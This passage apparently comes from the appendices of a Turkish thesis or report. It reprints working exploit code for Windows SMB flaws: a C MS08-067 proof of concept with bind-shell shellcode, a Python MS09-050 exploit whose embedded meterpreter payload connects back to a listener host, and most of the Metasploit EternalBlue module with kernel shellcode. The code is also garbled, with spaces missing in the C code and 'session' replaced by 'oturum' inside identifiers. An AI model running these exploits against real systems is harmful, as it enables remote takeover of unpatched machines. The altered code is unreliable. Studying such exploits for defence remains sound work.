"\xfa\xf8\x30\x1a\xf9\x53\xb3\xb5\x7d\x94\x8e\xad\xd4\xc1\x9f\x1d"
"\x52\xd1\xb3\xb5\x7d\x61\x8c\x2e\xcb\x6f\x85\x27\x24\xe2\x8c\x1a"
"\xf4\x2e\x2a\xc3\x4a\x6d\xa2\xc3\x4f\x36\x26\xb9\x07\xf9\xa4\x67"
"\x53\x45\xca\xd9\x20\x7d\xde\xe1\x06\xac\x8e\x38\x53\xb4\xf0\xb5"
"\xd8\x43\x19\x9c\xf6\x50\xb4\x1b\xfc\x56\x8c\x4b\xfc\x56\xb3\x1b"
"\x52\xd7\x8e\xe7\x74\x02\x28\x19\x52\xd1\x8c\xb5\x52\x30\x19\x9a"
"\x26\x50\x1a\xc9\x69\x63\x19\x9c\xff\xf8\x36\x22\x42\xc9\x06\x2a"
"\xfe\xf8\x30\xb5\x7d\x07\xe6\x4a";

intBindRpcInterface(HANDLEPH, char*Interface, char*InterfaceVer)
{
    BYTErbuf[0x1000]="";
    DWORDdw=0;
    structRPCBIND RPCBind;

    memcpy(&RPCBind,&PRPC,sizeof(RPCBind));
    UuidFromString((unsigned char*)Interface,&RPCBind.InterfaceUUID);
    UuidToString(&RPCBind.InterfaceUUID,(unsigned char**)&Interface);
    RPCBind.InterfaceVerMaj=atoi(&InterfaceVer[0]);
    RPCBind.InterfaceVerMin=atoi(&InterfaceVer[2]);
    TransactNamedPipe(PH, &RPCBind, sizeof(RPCBind), rbuf,sizeof(rbuf), &dw,
NULL);

    return0;
}

intmain(intargc, char* argv[])
{
    char*server;
    NETRESOURCE nr;
    charunc[MAX_PATH];
    charszPipe[MAX_PATH];
    HANDLEhFile;
    WSADATA wsa;

    intbwritten=0;
```

EK-4. (devam) MS08_067 NETAPI açıklığı exploit kodu [60]

```
BYTErbuf[0x100]="";
    DWORDdw;
    PVOID ptr = (PVOID)&POP;

    printf( "\tMS08-067 Remote Stack Overflow Vulnerability Exploit(POC)\n\n");
    printf( "Create by Whitecell's Polymorphours@whitecell.org 2008/10/27\n");
    printf( "Thanks isno and PolyMeta\n");
    printf( "ShellCode Function: bindshell port:4444\n");
    printf( "usage:\n%s [IP]\n", argv[0] );

    if( argc != 2 ) {

        return0;
    }

    if( WSAStartup(MAKEWORD(2,2),&wsa) != 0 ) {

        printf( "WSAStartup failed\n");
        return0;
    }

    memcpy((char*)ptr + 74, bind_shellcode, sizeof(bind_shellcode)-1);

    server=argv[1];
    _snprintf(unc, sizeof(unc), "\\\\%s\\pipe", server);
    unc[sizeof(unc)-1] = 0;
    nr.dwType = RESOURCETYPE_ANY;
    nr.lpLocalName = NULL;
    nr.lpRemoteName = unc;
    nr.lpProvider = NULL;

    printf( "connect %s ipc$ .... ", server );

    if( WNetAddConnection2(&nr, "", "", 0) != 0 ) {

        printf( "failed\n");
        return0;
    } else{

        printf( "success!\n");
    }

    _snprintf(szPipe, sizeof(szPipe),"\\\\%s\\pipe\\browser",server);
    printf( "open \\\\%s\\pipe\\browser ....", server );
    hFile = CreateFile( szPipe,
                        GENERIC_READ|GENERIC_WRITE,
                        0,
                        NULL,
                        OPEN_EXISTING, 0, NULL);
    if( hFile == (HANDLE)-1 ) {

        printf( "failed!\n");
        return0;
    } else{

        printf( "success!\n");
    }
```

```
    printf( "Bind Rpc 4b324fc8-1670-01d3-1278-5a47bf6ee188 Interface\n");

BindRpcInterface(hFile,"4b324fc8-1670-01d3-1278-5a47bf6ee188","3.0");

    printf( "Send shellcode ....\n");
```

EK-4. (devam) MS08_067 NETAPI açıklığı exploit kodu [60]

```
   TransactNamedPipe(hFile, (PVOID)&POP, sizeof(POP) - 1, rbuf, sizeof(rbuf),
&dw, NULL);

    printf( "Send Exploit ..... \n");
    TransactNamedPipe(hFile, (PVOID)&EXPLOIT, sizeof(EXPLOIT) - 1, rbuf,
sizeof(rbuf), &dw, NULL);

    CloseHandle( hFile );

    return0;
}
```

EK-5. MS09_050 açıklığı ve exploit kodu [62]

```
#!/usr/bin/python

import tempfile
import sys
import subprocess
from socket import socket
from time import sleep
from smb.SMBConnection import SMBConnection

try:

   target = sys.argv[1]
except IndexError:
   print '\nUsage: %s <target ip>\n' % sys.argv[0]
   print 'Example: MS36299.py 192.168.1.1 1\n'
   sys.exit(-1)

#msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.30.77
LPORT=443  EXITFUNC=thread  -f python
shell =  ""
shell += "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"   #fce8820000006089e531c0648b
shell += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shell += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
shell += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
shell += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
shell += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
shell += "\xff\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
shell += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
shell += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
shell += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
shell += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x68\x33\x32\x00\x00\x68"
shell += "\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8"
shell += "\x90\x01\x00\x00\x29\xc4\x54\x50\x68\x29\x80\x6b\x00"
shell += "\xff\xd5\x6a\x05\x68\xc0\xa8\x1e\x4d\x68\x02\x00\x01"
shell += "\xbb\x89\xe6\x50\x50\x50\x50\x40\x50\x40\x50\x68\xea"
shell += "\x0f\xdf\xe0\xff\xd5\x97\x6a\x10\x56\x57\x68\x99\xa5"
shell += "\x74\x61\xff\xd5\x85\xc0\x74\x0a\xff\x4e\x08\x75\xec"
shell += "\xe8\x61\x00\x00\x00\x6a\x00\x6a\x04\x56\x57\x68\x02"
shell += "\xd9\xc8\x5f\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a"
shell += "\x40\x68\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53"
shell += "\xe5\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
shell += "\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x22\x58\x68\x00\x40"
shell += "\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff\xd5\x57"
shell += "\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff\x0c\x24\xe9"
shell += "\x71\xff\xff\xff\x01\xc3\x29\xc6\x75\xc7\xc3\xbb\xe0"
shell += "\x1d\x2a\x0a\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c"
shell += "\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00"
shell += "\x53\xff\xd5"



host = target, 445

buff ="\x00\x00\x03\x9e\xff\x53\x4d\x42"
buff+="\x72\x00\x00\x00\x00\x18\x53\xc8"
buff+="\x17\x02" #high process ID
buff+="\x00\xe9\x58\x01\x00\x00"
buff+="\x00\x00\x00\x00\x00\x00\x00\x00"
buff+="\x00\x00\xfe\xda\x00\x7b\x03\x02"
buff+="\x04\x0d\xdf\xff"*25
buff+="\x00\x02\x53\x4d"
buff+="\x42\x20\x32\x2e\x30\x30\x32\x00"
```

EK-5. (devam) MS09_050 açıklığı ve exploit kodu [62]

```
buff+="\x42\x42\x42\x42"*7
buff+="\xb4\xff\xff\x3f" #magic index
buff+="\x41\x41\x41\x41"*6
buff+="\x09\x0d\xd0\xff" #return address

#stager_sysenter_hook from metasploit

buff+="\xfc\xfa\xeb\x1e\x5e\x68\x76\x01"
buff+="\x00\x00\x59\x0f\x32\x89\x46\x5d"
buff+="\x8b\x7e\x61\x89\xf8\x0f\x30\xb9"
buff+="\x16\x02\x00\x00\xf3\xa4\xfb\xf4"
buff+="\xeb\xfd\xe8\xdd\xff\xff\xff\x6a"
buff+="\x00\x9c\x60\xe8\x00\x00\x00\x00"
buff+="\x58\x8b\x58\x54\x89\x5c\x24\x24"
buff+="\x81\xf9\xde\xc0\xad\xde\x75\x10"
buff+="\x68\x76\x01\x00\x00\x59\x89\xd8"
buff+="\x31\xd2\x0f\x30\x31\xc0\xeb\x31"
buff+="\x8b\x32\x0f\xb6\x1e\x66\x81\xfb"
buff+="\xc3\x00\x75\x25\x8b\x58\x5c\x8d"
buff+="\x5b\x69\x89\x1a\xb8\x01\x00\x00"
buff+="\x80\x0f\xa2\x81\xe2\x00\x00\x10"
buff+="\x00\x74\x0e\xba\x00\xff\x3f\xc0"
buff+="\x83\xc2\x04\x81\x22\xff\xff\xff"
buff+="\x7f\x61\x9d\xc3\xff\xff\xff\xff"
buff+="\x00\x04\xdf\xff\x00\x04\xfe\x7f"
buff+="\x60\x6a\x30\x58\x99\x64\x8b\x18"
buff+="\x39\x53\x0c\x74\x2b\x8b\x43\x10"
buff+="\x8b\x40\x3c\x83\xc0\x28\x8b\x08"
buff+="\x03\x48\x03\x81\xf9\x6c\x61\x73"
buff+="\x73\x75\x15\xe8\x07\x00\x00\x00"
buff+="\xe8\x0d\x00\x00\x00\xeb\x09\xb9"
buff+="\xde\xc0\xad\xde\x89\xe2\x0f\x34"
buff+="\x61\xc3\x81\xc4\x54\xf2\xff\xff"

buff+=shell

s = socket()
s.connect(host)
s.send(buff)
s.close()
#Trigger the above injected code via authenticated process.
subprocess.call("echo '1223456' | rpcclient -U Administrator %s"%(target), shell=True)
```

EK-6. SMB exploit kodu [63]

```
##
# This module requires Metasploit: https://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'ruby_smb'
require 'ruby_smb/smb1/packet'
require 'windows_error'

class MetasploitModule < Msf::Exploit::Remote
Rank = AverageRanking

include Msf::Exploit::Remote::Tcp

def initialize(info = {})
super(update_info(info,
'Name'           =>'MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption',
'Description'    => %q{
This module is a port of the Equation Group ETERNALBLUE exploit, part of
the FuzzBunch toolkit released by Shadow Brokers.
There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size
is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a
DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow
is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later
completed in srvnet!SrvNetWskReceiveComplete.
This exploit, like the original may not trigger 100% of the time, and should be
run continuously until triggered. It seems like the pool will get hot streaks
and need a cool down period before the shells rain in again.
The module will attempt to use Anonymous login, by default, to authenticate to perform the
exploit. If the user supplies credentials in the SMBUser,SMBPass, and SMBDomain options it will use
those instead.
On some systems, this module may cause system instability and crashes, such as a BSOD or
a reboot. This may be more likely with some payloads.
},

'Author'         => [
'Sean Dillon <sean.dillon@risksense.com>',  # @zerosum0x0
'Dylan Davis <dylan.davis@risksense.com>',  # @jennamagius
'Equation Group',
'Shadow Brokers',
'thelightcosine'  # RubySMB refactor and Fallback Credential mode
],
'License'        => MSF_LICENSE,
'References'     =>
[
[ 'AKA', 'ETERNALBLUE' ],
[ 'MSB', 'MS17-010' ],
[ 'CVE', '2017-0143' ],
[ 'CVE', '2017-0144' ],
[ 'CVE', '2017-0145' ],
[ 'CVE', '2017-0146' ],
[ 'CVE', '2017-0147' ],
[ 'CVE', '2017-0148' ],
[ 'URL', 'https://github.com/RiskSense-Ops/MS17-010' ]
],
'DefaultOptions' =>
{
'EXITFUNC' =>'thread',
},
'Privileged'     => true,
'Payload'        =>
{
'Space'          => 2000,  # this can be more, needs to be recalculated
```

EK-6. (devam) SMB exploit kodu [63]

```
'EncoderType'     => Msf::Encoder::Type::Raw,
},
'Platform'       =>'win',
'Targets'        =>
[
[ 'Windows 7 and Server 2008 R2 (x64) All Service Packs',
{
'Platform'       =>'win',
'Arch'           => [ ARCH_X64 ],

'os_patterns'    => ['Server 2008 R2', 'Windows 7'],
'ep_thl_b'       => 0x308,  # EPROCESS.ThreadListHead.Blink offset
'et_alertable'   => 0x4c,   # ETHREAD.Alertable offset
'teb_acp'        => 0x2c8,  # TEB.ActivationContextPointer offset
'et_tle'         => 0x420   # ETHREAD.ThreadListEntry offset
}
],
],
'DefaultTarget'  => 0,
'DisclosureDate' =>'Mar 14 2017'
))

register_options(
[
Opt::RPORT(445),
OptString.new('ProcessName', [ true, 'Process to inject payload into.', 'spoolsv.exe' ]),
OptInt.new( 'MaxExploitAttempts', [ true,  "The number of times to retry the exploit.", 3 ] ),
OptInt.new( 'GroomAllocations', [ true,  "Initial number of times to groom the kernel pool.", 12 ] ),
OptInt.new( 'GroomDelta', [ true,  "The amount to increase the groom count by per try.", 5 ] ),
OptBool.new( 'VerifyTarget', [ true,  "Check if remote OS matches exploit Target.", true ] ),
OptBool.new( 'VerifyArch', [ true,  "Check if remote architecture matches exploit Target.", true ] ),
OptString.new('SMBUser', [ false, '(Optional) The username to authenticate as', '']),
OptString.new('SMBPass', [ false, '(Optional) The password for the specified username', '']),
OptString.new('SMBDomain',  [ false, '(Optional) The Windows domain to use for authentication', '.']),
])
end

class EternalBlueError < StandardError
end

def check
# todo: create MS17-010 mixin, and hook up auxiliary/scanner/smb/smb_ms17_010
end

def exploit
begin
for i in 1..datastore['MaxExploitAttempts']

grooms = datastore['GroomAllocations'] + datastore['GroomDelta'] * (i - 1)

smb_eternalblue(datastore['ProcessName'], grooms)

# we don't need this sleep, and need to find a way to remove it
# problem is oturum_count won't increment until stage is complete :\
secs = 0
while !oturum_created? and secs < 5
secs += 1
sleep 1
end
```

EK-6. (devam) SMB exploit kodu [63]

```
if oturum_created?
print_good("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
print_good("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
print_good("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
break
else
print_bad("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
print_bad("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=FAIL-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
print_bad("=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=")
end
end

rescue EternalBlueError => e
print_error("#{e.message}")
rescue  ::RubySMB::Error::UnexpectedStatusCode,
::Errno::ECONNRESET,
::Rex::HostUnreachable,
::Rex::ConnectionTimeout,
::Rex::ConnectionRefused  => e
print_error("#{e.class}: #{e.message}")
rescue => error
print_error(error.class.to_s)
print_error(error.message)
print_error(error.backtrace.join("\n"))
ensure
# pass
end
end

def smb_eternalblue(process_name, grooms)
begin
# Step 0: pre-calculate what we can
shellcode =  make_kernel_user_payload(payload.encode, 0, 0, 0, 0, 0)
payload_hdr_pkt = make_smb2_payload_headers_packet
payload_body_pkt = make_smb2_payload_body_packet(shellcode)

# Step 1: Connect to IPC$ share
print_status("Connecting to target for exploitation.")
client, tree, sock, os = smb1_anonymous_connect_ipc()
rescue RubySMB::Error::CommunicationError
# Error handler in case SMBv1 disabled on target
raise EternalBlueError, 'Could not make SMBv1 connection'
else
print_good("Connection established for exploitation.")

if verify_target(os)
print_good('Target OS selected valid for OS indicated by SMB reply')
else
print_warning('Target OS selected not valid for OS indicated by SMB reply')
print_warning('Disable VerifyTarget option to proceed manually...')
raise EternalBlueError, 'Unable to continue with improper OS Target.'
end

# cool buffer print no matter what, will be helpful when people post debug issues
print_core_buffer(os)
```

EK-6. (devam) SMB exploit kodu [63]

```
if verify_arch
print_good('Target arch selected valid for arch indicated by DCE/RPC reply')
else
print_warning('Target arch selected not valid for arch indicated by DCE/RPC reply')
print_warning('Disable VerifyArch option to proceed manually...')
raise EternalBlueError, 'Unable to continue with improper OS Arch.'
end

print_status("Trying exploit with #{grooms} Groom Allocations.")

# Step 2: Create a large SMB1 buffer
print_status("Sending all but last fragment of exploit packet")
smb1_large_buffer(client, tree, sock)

# Step 3: Groom the pool with payload packets, and open/close SMB1 packets
print_status("Starting non-paged pool grooming")

# initialize_groom_threads(ip, port, payload, grooms)
fhs_sock = smb1_free_hole(true)
@groom_socks = []
print_good("Sending SMBv2 buffers")
smb2_grooms(grooms, payload_hdr_pkt)

fhf_sock = smb1_free_hole(false)

print_good("Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.")
fhs_sock.shutdown()

print_status("Sending final SMBv2 buffers.") # 6x
smb2_grooms(6, payload_hdr_pkt) # todo: magic #

fhf_sock.shutdown()

print_status("Sending last fragment of exploit packet!")
final_exploit_pkt = make_smb1_trans2_exploit_packet(tree.id, client.user_id, :eb_trans2_exploit, 15)
sock.put(final_exploit_pkt)

print_status("Receiving response from exploit packet")
code, raw = smb1_get_response(sock)

code_str = "0x" + code.to_i.to_s(16).upcase
if code.nil?
print_error("Did not receive a response from exploit packet")
elsif code == 0xc000000d # STATUS_INVALID_PARAMETER (0xC000000D)
print_good("ETERNALBLUE overwrite completed successfully (#{code_str})!")
else
print_warning("ETERNALBLUE overwrite returned unexpected status code (#{code_str})!")
end
# Step 4: Send the payload
print_status("Sending egg to corrupted connection.")

@groom_socks.each{ |gsock| gsock.put(payload_body_pkt.first(2920)) }
@groom_socks.each{ |gsock| gsock.put(payload_body_pkt[2920..(4204 - 0x84)]) }

print_status("Triggering free of corrupted buffer.")
# tree disconnect
# logoff and x
# note: these aren't necessary, just close the sockets
return true
ensure
abort_sockets
end
end
```

EK-6. (devam) SMB exploit kodu [63]

```
def verify_target(os)
os = os.gsub("\x00", '')  # strip unicode bs
os <<"\x00"             # but original has a null
ret = true

if datastore['VerifyTarget']
ret = false
# search if its in patterns
target['os_patterns'].each do |pattern|
if os.downcase.include? pattern.downcase
ret = true
break
end
end
end

return ret
end

# https://github.com/CoreSecurity/impacket/blob/master/examples/getArch.py
# https://msdn.microsoft.com/en-us/library/cc243948.aspx#Appendix_A_53
def verify_arch
ret = false

return true if !datastore['VerifyArch']

pkt = Rex::Proto::DCERPC::Packet.make_bind(
# Abstract Syntax: EPMv4 V3.0
'e1af8308-5d1f-11c9-91a4-08002b14a0fa', '3.0',
# Transfer Syntax[1]: 64bit NDR V1
'71710533-beba-4937-8319-b5dbef9ccc36', '1.0'
).first

begin
sock = connect(false,
'RHOST' => rhost,
'RPORT' => 135
)
rescue Rex::ConnectionError => e
print_error(e.to_s)
return false
end

sock.put(pkt)

begin
res = sock.get_once(60)
rescue EOFError
print_error('DCE/RPC socket returned EOFError')
return false
end

disconnect(sock)

begin
resp = Rex::Proto::DCERPC::Response.new(res)
rescue Rex::Proto::DCERPC::Exceptions::InvalidPacket => e
print_error(e.to_s)
return false
end
```

EK-6. (devam) SMB exploit kodu [63]

```
case target_arch.first
when ARCH_X64
# Ack result: Acceptance (0)
if resp.ack_result.first == 0
ret = true
end
when ARCH_X86
# Ack result: Provider rejection (2)
# Ack reason: Proposed transfer syntaxes not supported (2)
if resp.ack_result.first == 2 && resp.ack_reason.first == 2
ret = true
end
end
ret
end

def print_core_buffer(os)
print_status("CORE raw buffer dump (#{os.length.to_s} bytes)")
count = 0
chunks = os.scan(/.{1,16}/)
chunks.each do | chunk |
hexdump = chunk.chars.map { |ch| ch.ord.to_s(16).rjust(2, "0") }.join("")

format = "0x%08x  %-47s  %-16s" % [(count * 16), hexdump, chunk]
print_status(format)
count += 1
end
end
#
# Increase the default delay by five seconds since some kernel-mode
# payloads may not run immediately.
#
def wfs_delay
super + 5
end


def smb2_grooms(grooms, payload_hdr_pkt)
grooms.times do |groom_id|
gsock = connect(false)
@groom_socks << gsock
gsock.put(payload_hdr_pkt)
end
end

def smb1_anonymous_connect_ipc
sock = connect(false)
dispatcher = RubySMB::Dispatcher::Socket.new(sock)
client = RubySMB::Client.new(dispatcher, smb1: true, smb2: false, username: smb_user, password: smb_pass)
response_code = client.login

unless response_code == ::WindowsError::NTStatus::STATUS_SUCCESS
raise RubySMB::Error::UnexpectedStatusCode, "Error with login: #{response_code.to_s}"
end
os = client.peer_native_os

tree = client.tree_connect("\\\\#{datastore['RHOST']}\\IPC$")

return client, tree, sock, os
end
def smb1_large_buffer(client, tree, sock)
nt_trans_pkt = make_smb1_nt_trans_packet(tree.id, client.user_id)
```

EK-6. (devam) SMB exploit kodu [63]

```
# send NT Trans
vprint_status("Sending NT Trans Request packet")

client.send_recv(nt_trans_pkt)
# Initial Trans2  request
trans2_pkt_nulled = make_smb1_trans2_exploit_packet(tree.id, client.user_id, :eb_trans2_zero, 0)

# send all but last packet
for i in 1..14
trans2_pkt_nulled << make_smb1_trans2_exploit_packet(tree.id, client.user_id, :eb_trans2_buffer, i)
end
vprint_status("Sending malformed Trans2 packets")
sock.put(trans2_pkt_nulled)

sock.get_once

client.echo(count:1, data: "\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x41\x00")
end

def smb1_free_hole(start)
sock = connect(false)
dispatcher = RubySMB::Dispatcher::Socket.new(sock)
client = RubySMB::Client.new(dispatcher, smb1: true, smb2: false, username: smb_user, password: smb_pass)
client.negotiate
pkt = ""

if start
vprint_status("Sending start free hole packet.")
pkt = make_smb1_free_hole_oturum_packet("\x07\xc0", "\x2d\x01", "\xf0\xff\x00\x00\x00")
else
vprint_status("Sending end free hole packet.")
pkt = make_smb1_free_hole_oturum_packet("\x07\x40", "\x2c\x01", "\xf8\x87\x00\x00\x00")
end

client.send_recv(pkt)
sock
end

def smb1_get_response(sock)
raw = nil

# dirty hack since it doesn't always like to reply the first time...
16.times do
raw = sock.get_once
break unless raw.nil? or raw.empty?
end

return nil unless raw
response = RubySMB::SMB1::SMBHeader.read(raw[4..-1])
code = response.nt_status
return code, raw, response
end
def make_smb2_payload_headers_packet
# don't need a library here, the packet is essentially nonsensical
pkt = ""
pkt <<"\x00"            # oturum message
pkt <<"\x00\xff\xf7"    # size
pkt <<"\xfeSMB"         # SMB2
pkt <<"\x00" * 124

pkt
end
```

EK-6. (devam) SMB exploit kodu [63]

```
def make_smb2_payload_body_packet(kernel_user_payload)
# precalculated lengths
pkt_max_len = 4204
pkt_setup_len = 497
pkt_max_payload = pkt_max_len - pkt_setup_len # 3575
# this packet holds padding, KI_USER_SHARED_DATA addresses, and shellcode
pkt = ""

# padding
pkt <<"\x00" * 0x8
pkt <<"\x03\x00\x00\x00"
pkt <<"\x00" * 0x1c
pkt <<"\x03\x00\x00\x00"
pkt <<"\x00" * 0x74
# KI_USER_SHARED_DATA addresses
pkt <<"\xb0\x00\xd0\xff\xff\xff\xff\xff" * 2 # x64 address
pkt <<"\x00" * 0x10
pkt <<"\xc0\xf0\xdf\xff" * 2              # x86 address
pkt <<"\x00" * 0xc4
# payload addreses
pkt <<"\x90\xf1\xdf\xff"
pkt <<"\x00" * 0x4
pkt <<"\xf0\xf1\xdf\xff"
pkt <<"\x00" * 0x40

pkt <<"\xf0\x01\xd0\xff\xff\xff\xff\xff"
pkt <<"\x00" * 0x8
pkt <<"\x00\x02\xd0\xff\xff\xff\xff\xff"
pkt <<"\x00"

pkt << kernel_user_payload
# fill out the rest, this can be randomly generated
pkt <<"\x00" * (pkt_max_payload - kernel_user_payload.length)

pkt
end
# Type can be :eb_trans2_zero, :eb_trans2_buffer, or :eb_trans2_exploit
def make_smb1_trans2_exploit_packet(tree_id, user_id, type, timeout)
timeout = (timeout * 0x10) + 3
timeout_value = "\x35\x00\xd0" + timeout.chr
packet = RubySMB::SMB1::Packet::Trans2::Request.new
packet = set_smb1_headers(packet,tree_id,user_id)

# The packets are labeled as Secondary Requests but are actually structured
# as normal Trans2 Requests for some reason. We shall similarly cheat here.
packet.smb_header.command                                                    =
RubySMB::SMB1::Commands::SMB_COM_TRANSACTION2_SECONDARY

packet.parameter_block.flags.read("\x00\x10")
packet.parameter_block.timeout.read(timeout_value)

packet.parameter_block.word_count       = 9
packet.parameter_block.total_data_count = 4096
packet.parameter_block.parameter_count  = 4096

nbss = "\x00\x00\x10\x35"
pkt  = packet.to_binary_s
pkt  = pkt[0,packet.parameter_block.parameter_offset.abs_offset]
pkt  = nbss + pkt

case type
when :eb_trans2_exploit
vprint_status("Making :eb_trans2_exploit packet")
```

EK-6. (devam) SMB exploit kodu [63]

```
pkt <<"\x41" * 2957
pkt <<"\x80\x00\xa8\x00"                  # overflow

pkt <<"\x00" * 0x10
pkt <<"\xff\xff"
pkt <<"\x00" * 0x6
pkt <<"\xff\xff"
pkt <<"\x00" * 0x16

pkt <<"\x00\xf1\xdf\xff"           # x86 addresses
pkt <<"\x00" * 0x8
pkt <<"\x20\xf0\xdf\xff"

pkt <<"\x00\xf1\xdf\xff\xff\xff\xff\xff" # x64

pkt <<"\x60\x00\x04\x10"
pkt <<"\x00" * 4

pkt <<"\x80\xef\xdf\xff"

pkt <<"\x00" * 4
pkt <<"\x10\x00\xd0\xff\xff\xff\xff\xff"
pkt <<"\x18\x01\xd0\xff\xff\xff\xff\xff"
pkt <<"\x00" * 0x10
pkt <<"\x60\x00\x04\x10"
pkt <<"\x00" * 0xc
pkt <<"\x90\xff\xcf\xff\xff\xff\xff\xff"
pkt <<"\x00" * 0x8
pkt <<"\x80\x10"
pkt <<"\x00" * 0xe
pkt <<"\x39"
pkt <<"\xbb"

pkt <<"\x41" * 965
when :eb_trans2_zero
vprint_status("Making :eb_trans2_zero packet")
pkt <<"\x00" * 2055
pkt <<"\x83\xf3"
pkt <<"\x41" * 2039
else
vprint_status("Making :eb_trans2_buffer packet")
pkt <<"\x41" * 4096
end
pkt
end
def make_smb1_nt_trans_packet(tree_id, user_id)
packet = RubySMB::SMB1::Packet::NtTrans::Request.new

# Disable the automatic padding because it will distort
# our values here.
packet.data_block.enable_padding = false
packet = set_smb1_headers(packet,tree_id,user_id)
packet.parameter_block.max_setup_count       = 1
packet.parameter_block.total_parameter_count = 30
packet.parameter_block.total_data_count      = 66512
packet.parameter_block.max_parameter_count   = 30
packet.parameter_block.max_data_count        = 0
packet.parameter_block.parameter_count       = 30
packet.parameter_block.parameter_offset      = 75
packet.parameter_block.data_count            = 976
packet.parameter_block.data_offset           = 104
packet.parameter_block.function              = 0
```

EK-6. (devam) SMB exploit kodu [63]

```
packet.parameter_block.setup << 0x0000

packet.data_block.byte_count        = 1004
packet.data_block.trans2_parameters =  "\x00" * 31 + "\x01" + ( "\x00" * 973 )
packet
end
def make_smb1_free_hole_oturum_packet(flags2, vcnum, native_os)
packet = RubySMB::SMB1::Packet::OturumSetupRequest.new
packet.smb_header.flags.read("\x18")
packet.smb_header.flags2.read(flags2)
packet.smb_header.pid_high = 65279
packet.smb_header.mid      = 64
packet.parameter_block.vc_number.read(vcnum)
packet.parameter_block.max_buffer_size      = 4356
packet.parameter_block.max_mpx_count        = 10
packet.parameter_block.security_blob_length = 0

packet.data_block.native_os       = native_os
packet.data_block.native_lan_man  = "\x00" * 17
packet
end

# ring3 = user mode encoded payload
# proc_name = process to inject APC into
# ep_thl_b = EPROCESS.ThreadListHead.Blink offset
# et_alertable = ETHREAD.Alertable offset
# teb_acp = TEB.ActivationContextPointer offset
# et_tle = ETHREAD.ThreadListEntry offset
def make_kernel_user_payload(ring3, proc_name, ep_thl_b, et_alertable, teb_acp, et_tle)
sc = make_kernel_shellcode
sc << [ring3.length].pack("S<")
sc << ring3
sc
end
def make_kernel_shellcode
# see: external/source/shellcode/windows/multi_arch_kernel_queue_apc.asm
# Length: 1019 bytes

#"\xcc"+
"\x31\xC9\x41\xE2\x01\xC3\xB9\x82\x00\x00\xC0\x0F\x32\x48\xBB\xF8" +
"\x0F\xD0\xFF\xFF\xFF\xFF\xFF\x89\x53\x04\x89\x03\x48\x8D\x05\x0A" +
"\x00\x00\x00\x48\x89\xC2\x48\xC1\xEA\x20\x0F\x30\xC3\x0F\x01\xF8" +
"\x65\x48\x89\x24\x25\x10\x00\x00\x00\x65\x48\x8B\x24\x25\xA8\x01" +
"\x00\x00\x50\x53\x51\x52\x56\x57\x55\x41\x50\x41\x51\x41\x52\x41" +
"\x53\x41\x54\x41\x55\x41\x56\x41\x57\x6A\x2B\x65\xFF\x34\x25\x10" +
"\x00\x00\x00\x41\x53\x6A\x33\x51\x4C\x89\xD1\x48\x83\xEC\x08\x55" +
"\x48\x81\xEC\x58\x01\x00\x00\x48\x8D\xAC\x24\x80\x00\x00\x00\x48" +
"\x89\x9D\xC0\x00\x00\x00\x48\x89\xBD\xC8\x00\x00\x00\x48\x89\xB5" +
"\xD0\x00\x00\x00\x48\xA1\xF8\x0F\xD0\xFF\xFF\xFF\xFF\xFF\x48\x89" +
"\xC2\x48\xC1\xEA\x20\x48\x31\xDB\xFF\xCB\x48\x21\xD8\xB9\x82\x00" +
"\x00\xC0\x0F\x30\xFB\xE8\x38\x00\x00\x00\xFA\x65\x48\x8B\x24\x25" +
"\xA8\x01\x00\x00\x48\x83\xEC\x78\x41\x5F\x41\x5E\x41\x5D\x41\x5C" +
"\x41\x5B\x41\x5A\x41\x59\x41\x58\x5D\x5F\x5E\x5A\x59\x5B\x58\x65" +
"\x48\x8B\x24\x25\x10\x00\x00\x00\x0F\x01\xF8\xFF\x24\x25\xF8\x0F" +
"\xD0\xFF\x56\x41\x57\x41\x56\x41\x55\x41\x54\x53\x55\x48\x89\xE5" +
